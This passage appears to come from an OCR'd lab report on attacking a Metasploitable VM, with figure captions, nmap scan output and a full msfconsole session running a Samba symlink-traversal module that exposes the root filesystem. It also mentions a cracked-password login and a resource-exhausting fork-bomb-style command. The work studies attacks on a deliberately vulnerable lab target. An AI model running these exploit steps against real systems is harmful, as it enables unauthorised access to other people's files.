


Figure 15: accessing as user to the VM using the cracked password.




Figure 16: after executing the command, the metasploitable VM become not usable anymore and needed and hard reboot. The command, in fact, creates a function that calls itself twice every call and doesn't have any way to terminate itself, ending the available resources.




Figure 17:



user@kali: ~
File Actions Edit View Help
user@kali: ~
user@kali: ~
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 (DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn?
445/tcp open microsoft-ds?
512/tcp open exec?
513/tcp open login?
514/tcp open shell?
1099/tcp open rmiregistry?
1524/tcp open ingreslock?
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ccproxy-ftp?
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql?
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.52 seconds
(user㉿kali)-[~]
$

Figure 18: in order to execute the attack with msfconsole, it was necessary to set the payload and the lhost as well, as required by the exploit used in this attack (using the command *show options* it will show the required parameters to set).




Figure 19: the attack will open a shell.




Figure 20:



root@kali: ~
root@kali: ~
user@
(root kali)-[~]
msfconsole -q
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > show options
Module options (auxiliary/admin/smb/samba_symlink_traversal):
Name Current Setting Required Description
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The SMB service port (TCP)
SMBSHARE yes The name of a writeable share on the server
SMBTARGET rootfs yes The name of the directory that should point to the root filesystem
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOSTS 10.0.0.206
RHOSTS ⇒ 10.0.0.206
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE ⇒ tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > show options
Module options (auxiliary/admin/smb/samba_symlink_traversal):
Name Current Setting Required Description
RHOSTS 10.0.0.206 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The SMB service port (TCP)
SMBSHARE tmp yes The name of a writeable share on the server
SMBTARGET rootfs yes The name of the directory that should point to the root filesystem
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 10.0.0.206
[*] 10.0.0.206:445 - Connecting to the server...
[*] 10.0.0.206:445 - Trying to mount writeable share 'tmp'...
[*] 10.0.0.206:445 - Trying to link 'rootfs' to the root filesystem...
[*] 10.0.0.206:445 - Now access the following share to browse the root filesystem:
[*] 10.0.0.206:445 - \\10.0.0.206\tmp\rootfs\
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) >

Figure 21:

